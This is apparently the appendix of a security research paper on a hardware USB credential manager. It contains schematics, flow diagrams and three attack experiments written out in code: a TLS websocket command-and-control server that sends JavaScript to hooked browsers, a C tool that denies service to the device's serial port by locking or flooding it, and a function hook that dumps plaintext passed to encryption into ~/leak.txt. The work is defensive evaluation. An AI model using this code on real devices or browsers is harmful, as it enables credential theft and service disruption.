C.2.4 Extension Manifest - manifest.json

[manifest.json](#) is permissions file for the UI popup.

D Schematics

D.1 USB Driver MCU




Figure D.1: USB driver schematic. V(cc) connected to ISP 3.3V.

D.2 Auxiliary MCU




Figure D.2: Auxiliary MCU schematic. V(cc) connected to ISP 3.3V.

E Experiments

E.1 Experiment 1

```
import asyncio
import websockets
import threading
import ssl
import pathlib
import readline
```

```
sockets = []
index = 0
selector = 0
```

```
async def main():
```



```

while True:
    cmd = input()
    split = cmd.split();
    if(split[0] == 'set'):
        selector = int(split[1])
        print("channel " + str(selector))
    else:
        try:
            await sockets[selector].send("".join(cmd))
        except:
            pass

def bind():
    loop = asyncio.new_event_loop()
    asyncio.set_event_loop(loop)
    loop.run_until_complete(main())
    loop.close()

async def hello(websocket, path):
    sockets.append(websocket)
    global index
    id = index
    print(str(id) + " connected")
    print(str(id) + " --> " + str(websocket.remote_address[0]))
    index+=1
    try:
        await websocket.send("window.location.href")
    except:
        pass
    while(1):
        try:
            name = await websocket.recv()
            print(str(id) + " --> " + name)
        except:
            print(str(id) + " disconnected")
            break

ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
cert_pem = pathlib.Path(__file__).with_name("./fullchain.pem")

```

```

key_pem = pathlib.Path(_file_).with_name("./privkey.pem")
ssl_context.load_cert_chain(certfile=cert_pem, keyfile=key_pem)

start_server = websockets.serve(hello, "0.0.0.0", 4444, ssl=ssl_context)

asyncio.get_event_loop().run_until_complete(start_server)
t = threading.Thread(target=bind)
t.start()

asyncio.get_event_loop().run_forever()

```

E.2 Experiment 2

```

#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <termios.h>
#include <fcntl.h>
#include <errno.h>
#include <stdio.h>

#include "serialib.h"

#define SERIAL_DEVICE "/dev/ttyACM0"
#define BUFFER_SIZE 256

int count_max = 2000;

int print_menu(){
    int ch;
    printf("DoS Attack Vectors\n");
    printf("[1] TIOCEXCL lock\n");
    printf("[2] Command Flood\n");
    printf(">> ");
    scanf("%i", &ch);
    return ch;
}

```

```

int block_device(const char * device){
    int fd = open(device, O_RDWR | O_NOCTTY);
    if(fd== -1){
        return fd;
    }
    // set TIOCEXCL flag
    ioctl(fd, TIOCEXCL);
    return fd;
}

int main(){

    serialib serial;
    int fd = 0;
    int code = 0;
    int ch = 0;
    int count = 0;
    int i = 0;
    int counter = 0;
    char output[BUFFER_SIZE+100];

    code = print_menu();
    switch(code){
        case 1:
            // device lockout
            fd = block_device(SERIAL_DEVICE);
            if(fd!=-1){
                printf("Serial port blocked!\n");
                printf("Press enter to unblock.");
                scanf("%c%c", &ch, &ch);
                close(fd);
            }
            else{
                printf("Failed to set TIOCEXCL");
            }
            break;

        case 2:
            // flood device with requests

```

```

        code = serial.openDevice(SERIAL_DEVICE, 115200);
        if(code !=1){
            printf("Failure.");
            exit(0);
        }
        printf("Flooding...\n");
        while(count < count_max){
            serial.flushReceiver();
            sprintf(output,"$encrypt$test$test$dos$");
            serial.writeString(output);
            count +=1;
            usleep(10000);
        }
        printf("Flood complete\n");
        serial.closeDevice();
        break;
    }
}

```

E.3 Experiment 3

```

#include <stdio.h>
#include <stdlib.h>
#include <cstdint>

#define NOINLINE __attribute__((noinline))

#include <sys/mman.h>
#include <unistd.h>
#include <dlfcn.h>
#include <unistd.h>

extern "C" NOINLINE int hk_exec_encrypt(void *serial,
        char *buffer,
        char *modulus,
        char *data,
        char *filename)
{

```

```

    char local[100];
    sprintf(local, "%s/%s",getenv("HOME"), "leak.txt" );
    FILE *fp = fopen(local, "w+");
    fprintf(fp, "%s", data );
    fclose(fp);
    return 0;
}

bool jmp_hook(unsigned char* func, unsigned char* dst)
{
    int page = 0;

    page = PROT_EXEC | PROT_READ | PROT_WRITE;
    uintptr_t page_size = sysconf(_SC_PAGE_SIZE);
    mprotect(func-((uintptr_t)(func)%page_size), page_size, page);

    *func = 0x48;
    *(func+1) = 0xB8;
    *(uint64_t*)(func + 2) = (uint64_t)dst;
    *(func + 10) = 0xFF;
    *(func + 11) = 0xE0;
    return true;
}

__attribute__((constructor)) int initialize(){
    void* handle = dlopen(NULL, RTLD_LAZY);
    void* ptr = dlsym(handle, "exec_encrypt");
    jmp_hook((unsigned char*)(ptr), (unsigned char*)(hk_exec_encrypt));
    return 0;
}

```

E.4 Python Timer

```

from timeit import default_timer as timer

# before event trigger
start = timer()

```

```
# after event trigger
end = timer()

print(end -start)
```

E.5 C Timer

```
#include <stdio.h>
#include <sys/time.h>

int main () {

    // before service outage
    struct timeval begin, end;
    gettimeofday(&begin, 0);

    // after service outage
    gettimeofday(&end, 0);
    long seconds = end.tv_sec -begin.tv_sec;
    long microseconds = end.tv_usec -begin.tv_usec;
    double elapsed = seconds + microseconds*1e-6;

    return 0;
}
```

F Store Credential Flow




Figure F.1: 'Store Credential' control flow.

G USB Driver Flow




Figure G.1: USB driver control flow. With respect to the driver MCU.

H Encryption/Decryption Flow




Figure H.1: Encryption/Decryption control flow.

I Browser Extension




Figure I.1: Browser master authentication window.




Figure I.2: Result when decrypt icon is selected.